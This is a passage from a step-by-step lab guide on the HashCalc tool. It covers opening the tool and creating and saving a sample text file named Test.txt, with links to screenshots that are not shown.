
3. The **HashCalc** main window appears, as shown in the screenshot.




4. Minimize the **HashCalc** window. Navigate to **Desktop**, right-click on the **Desktop** window, and navigate to **New → Text Document** to create a new text file.

Note: You can create a text file at any location of your choice.


5. A newly created text file appears; rename it to **Test.txt** and open it. Write some text in it (here, **Hello World !!**) and press **Ctrl+S** to save the file. Close the text file.



